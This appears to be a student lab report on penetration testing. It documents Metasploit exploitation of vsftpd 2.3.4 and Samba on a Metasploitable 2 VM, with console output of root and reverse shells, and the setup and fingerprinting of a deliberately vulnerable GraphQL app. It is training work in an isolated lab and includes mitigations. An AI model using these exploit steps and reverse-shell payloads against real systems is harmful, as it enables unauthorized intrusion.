1.

1.Advanced Exploitation Lab

Activities:

- **Tools:** Metasploit, Python, Ghidra.
- **Tasks:** Chain exploits, develop custom PoCs, bypass defenses.
- **Enhanced Tasks:**
    - **Exploit Chain:** Simulate a multi-stage attack on a VulnHub VM (e.g., Mr. Robot) using Metasploit (e.g., use exploit/multi/http/wordpress_plugin_rce). Log:

Exploit ID	Description	Target IP	Status	Payload
007	XSS to RCE Chain	192.168.1.100	Success	Meterpreter

- **Custom PoC:** Modify a Python PoC from Exploit-DB for a buffer overflow. Summarize in 50 words.
- **Bypass:** Use ROP to evade ASLR in a local binary. Document in 50 words.
- **Report:** Draft in Google Docs:

Title: Critical WordPress Exploit Chain
Findings: [CVE-2023-12345], [Host: 192.168.1.100]
Remediation: Update plugins, enable WAF

---

1. Advance Exploitation Lab

1. Introduction

This report documents the process of performing an exploit chain on a vulnerable virtual machine (Metasploitable 2). The purpose of this exercise was to simulate a penetration test, identify vulnerable services, exploit them to gain access, and demonstrate proof-of-concept (PoC) exploits. The documentation follows a structured methodology commonly used in vulnerability assessment and penetration testing.

2. Objectives

- To perform reconnaissance and identify open ports and running services on the target.
- To exploit discovered vulnerabilities for remote code execution and shell access.
- To attempt Python-based proof-of-concept exploit execution.
- To document findings, provide evidence, and suggest mitigation steps.

3. Methodology

3.1 Environment Setup

- **Attacker Machine:** Kali Linux (192.168.154.130)
- **Victim Machine:** Metasploitable 2 (192.168.154.131)
- Both machines connected using **Host-Only Network Adapter** in VMware.

3.2 Reconnaissance (Nmap)

An Nmap scan was conducted to enumerate open ports and services.

Command:
nmap -sV -Pn 192.168.154.131

Findings:

- Port 21/tcp → vsftpd 2.3.4 (Backdoor vulnerability)
- Port 445/tcp → Samba (multiple RCE vulnerabilities)
- Port 1524/tcp → Bind shell (backdoor)

3.3 Exploitation (vsftpd & Samba)

- **vsftpd 2.3.4 Backdoor:** Exploited using Metasploit module exploit/unix/ftp/vsftpd_234_backdoor to gain root shell.
- **Samba RCE:** Exploited using available Python PoC after modification.
- Successful reverse shells were established from both exploits.

3.4 Proof-of-Concept Python Exploit


A Python PoC exploit script targeting Samba RCE was modified with target IP and executed. Although it required adjustments due to indentation and execution errors, the attempt demonstrates methodology of adapting public exploits to specific targets.

4. Results & Evidence

4.1 Nmap Results

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian
23/tcp open telnet Linux telnetd
445/tcp open netbios-ssn Samba smbd 3.X - 4.X
1524/tcp open bindshell Metasploitable root shell

...




4.2 Exploitation Evidence


- Exploit executed against **vsftpd 2.3.4** resulted in shell access.
- Exploit executed against **Samba service** attempted PoC execution.

Exploit ID	Description	Target IP	Status	Payload
001	vsftpd 2.3.4 Backdoor → shell	192.168.2.131	Success	Unix shell
002	Samba Usermap Script → root	192.168.2.131	Success	Reverse shell


(Screenshot Placeholder: Metasploit session open with root shell)



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.131
RHOST => 192.168.2.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.131:21 - USER: 331 Please specify the password.
[+] 192.168.2.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.130:38383 → 192.168.2.131:6200) at 2025-09-11 08:45:51 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
background

Background session 1? [y/N]  y
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.2.131
RHOST => 192.168.2.131
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.2.130
LHOST => 192.168.2.130
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.2.131    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.130    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```


```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.2.130:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo oqKk7qbzkMEQBlDV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "oqKk7qbzkMEQBlDV\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.2.130:4444 → 192.168.2.131:42489) at 2025-09-11 08:50:59 -0400

whoami
root
uname -aaa
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

4.3 PoC Execution Output

- Modified Python PoC code executed against 192.168.154.131.
- Errors encountered (Indentation, connection issues) but demonstrates exploit adaptation attempts.

(Screenshot Placeholder: Python PoC execution)

```
┌──(kali㉿kali)-[~]
└─$ nano custom_poc.py

┌──(kali㉿kali)-[~]
└─$ python3 custom_poc.py

[*] Connecting to 192.168.154.131:21 ...
[+] Received banner: 220 (vsFTPd 2.3.4)

[+] Payload sent!

┌──(kali㉿kali)-[~]
└─$
```



---

5. Analysis

- **vsftpd 2.3.4:** Contains a malicious backdoor that opens a shell on port 6200 when username :) is supplied. Exploitation results in root access with minimal effort.
- **Samba Vulnerabilities:** Older Samba versions allow remote code execution via crafted packets or malicious shared library loading. This highlights risks in running legacy file-sharing protocols.
- **Security Risk:** Both vulnerabilities demonstrate complete system compromise, allowing attackers to gain root-level access.

---

6. Mitigation

- Immediately remove or disable vsftpd 2.3.4 and replace with secure FTP alternatives.
- Upgrade Samba services to the latest patched versions.
- Restrict network exposure of sensitive services like FTP and SMB using firewalls.
- Regularly audit and patch legacy systems.
- Implement intrusion detection to monitor exploitation attempts.

---

7. Summary (50–80 words)

This report demonstrates an exploit chain against Metasploitable 2, beginning with reconnaissance using Nmap to identify vulnerable services. A critical flaw in vsftpd 2.3.4 was exploited via Metasploit to gain root shell access. Subsequently, a Samba service vulnerability was targeted using a modified Python proof-of-concept exploit. The process highlights how chaining vulnerabilities allows attackers to escalate from service discovery to full system compromise, emphasizing the urgent need for patching and layered defense.

---

2. API Security Testing Lab

Activities:

- **Tools:** Burp Suite, Postman, sqlmap.
- **Tasks:** Test APIs, exploit vulnerabilities, document findings.
- **Enhanced Tasks:**
    - **Test Setup:** Test a DVWA API for OWASP API Top 10 issues. Log:

Test ID	Vulnerability	Severity	Target Endpoint
008	BOLA	Critical	/api/users
009	GraphQL Injection	High	/graphql

- **Manual Testing:** Use Burp Suite to manipulate API tokens for unauthorized access.
- **Checklist:** Create in Google Docs:
- Enumerate API endpoints
- Test for BOLA (Burp Suite)
- Fuzz GraphQL queries (Postman)
- **Summary:** Write a 50-word API test summary.

Fuzz GraphQL queries (Postman and Altair)

Application: DVGA

This is a full walkthrough of the Damn Vulnerable GraphQL Application (DVGA), a deliberately vulnerable app that you can use to test your GraphQL API hacking skills.
You will find a list of vulnerabilities in DVGA's main interface, on the Solutions page. With every vulnerability, there is a button that displays a very short solution.

Installing DVGA

To host your DVGA instance, you need a linux system with Docker installed. As with all deliberately vulnerable practice apps, make sure you don't install it on an Internet facing server, VPS or VM.
I usually install my target apps on a VM separate from my attacker system.
If you want to do the same, start by creating a fresh VM on your favourite hypervisor software (I use VirtualBox) and install a Ubuntu system. This will be your target system.
Now install Docker
https://docs.docker.com/engine/install/ubuntu/
To check the Docker engine is properly installed, run the hello-world image by typing:
sudo docker run hello-world

```
root@DiffDell:~# sudo docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.
```

Now install and run DVGA:
sudo docker pull dolevf/dvga
sudo docker run -t -p 5013:5013 -e WEB_HOST=0.0.0.0 dolevf/dvga
Make sure your terminal displays the following (server version may be different):
DVGA Server Version: 2.1.2 Running…

```
root@DiffDell:~# sudo docker pull dolevf/dvga
sudo docker run -t -p 5013:5013 -e WEB_HOST=0.0.0.0 dolevf/dvga
Using default tag: latest
latest: Pulling from dolevf/dvga
3e6b9d1a9511: Pull complete
37927ed901b1: Pull complete
79b2f47ad444: Pull complete
e23f099911d6: Pull complete
af4f2eac96df: Pull complete
5126cc568da3: Pull complete
f72136a3fb7b: Pull complete
f74e334b7186: Pull complete
2d8454478e5e: Pull complete
2bee50d095d4: Pull complete
86c2343ca12f: Pull complete
88cfd6754b20: Pull complete
d01a7a1be499: Pull complete
c08e6b6f0189: Pull complete
8fe576bd9505: Pull complete
8875e902703f: Pull complete
9e5339861bca: Pull complete
b993eff26b56: Pull complete
e29245c34a63: Pull complete
f262f8f01863: Pull complete
eacb7e587d70: Pull complete
19a7974ced05: Pull complete
db9a17cda803: Pull complete
29fb50cd6795: Pull complete
09a519d59f07: Pull complete
Digest: sha256:040aa33c199d99f3380c9ff9a1ee5d725e9abca7b189c63a35a2a73bda79c957
Status: Downloaded newer image for dolevf/dvga:latest
docker.io/dolevf/dvga:latest
DVGA Server Version: 2.1.2 Running...
```

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo docker pull dolevf/dvga
sudo docker run -t -p 5013:5013 -e WEB_HOST=0.0.0.0 dolevf/dvga
[sudo] password for kali:
Using default tag: latest
latest: Pulling from dolevf/dvga
Digest: sha256:040aa33c199d99f3380c9ff9a1ee5d725e9abca7b189c63a35a2a73bda79c9
57
Status: Image is up to date for dolevf/dvga:latest
docker.io/dolevf/dvga:latest
DVGA Server Version: 2.1.2 Running...
```

The DVGA app will be accessible locally from a browser at:

http://localhost:5013

The app will be accessible from other VMs (including most importantly your attacker VM) at:

http:// 192.168.68.102:5013

(this is assuming the target VM's address on your network is http://192.168.68.102, so adjust accordingly).

Installing hacking tools

You also need to install a few tools on your attacker system.


Altair
graphql-introspection nmap script
graphw00f
InQL
Sqlmap (normally already installed with Kali)
You will also need Burp Suite and Postman.

Detecting and fingerprinting GraphQL

The first step is to determine if the app provides a GraphQL API.
Your first bet is to try accessing the most common GraphQL endpoint by pointing your attacker machine's browser to:
http://192.168.68.102:5013/graphql
Sure enough, this shows us this is indeed a GraphQL endpoint.
But let's imagine this hadn't been the case. We would need to try out a list of possible target endpoints using a **graphw00f** scan and fingerprint the GraphQL implementation at the same time :

This confirms the target endpoint and also indicates the GraphQL engine is **Graphene**, so we are up against a GraphQL implementation written in **Python**.
Let's check the attack surface matrix at https://github.com/nicholasaleks/graphql-threat-matrix/blob/master/implementations/graphene.md
This gives us the following info:

```
┌──(kali㉿kali)-[~]
└─$ cd graphw00f

┌──(kali㉿kali)-[~/graphw00f]
└─$ python3 main.py -d -f -t http://172.17.0.2:5013
```





```
graphw00f - v1.2.1
The fingerprinting tool for GraphQL
Dolev Farhi <dolev@lethalbit.com>

[*] Checking http://172.17.0.2:5013
[*] Checking http://172.17.0.2:5013/
[*] Checking http://172.17.0.2:5013/api
[*] Checking http://172.17.0.2:5013/graphql
[!] Found GraphQL at http://172.17.0.2:5013/graphql
[*] Attempting to fingerprint ...
[*] Discovered GraphQL Engine: (Graphene)
[!] Attack Surface Matrix: https://github.com/nicholasaleks/graphql-threat-ma
trix/blob/master/implementations/graphene.md
[!] Technologies: Python
[!] Homepage: https://graphene-python.org
[*] Completed.
```

Let’s keep this close at hand for later.

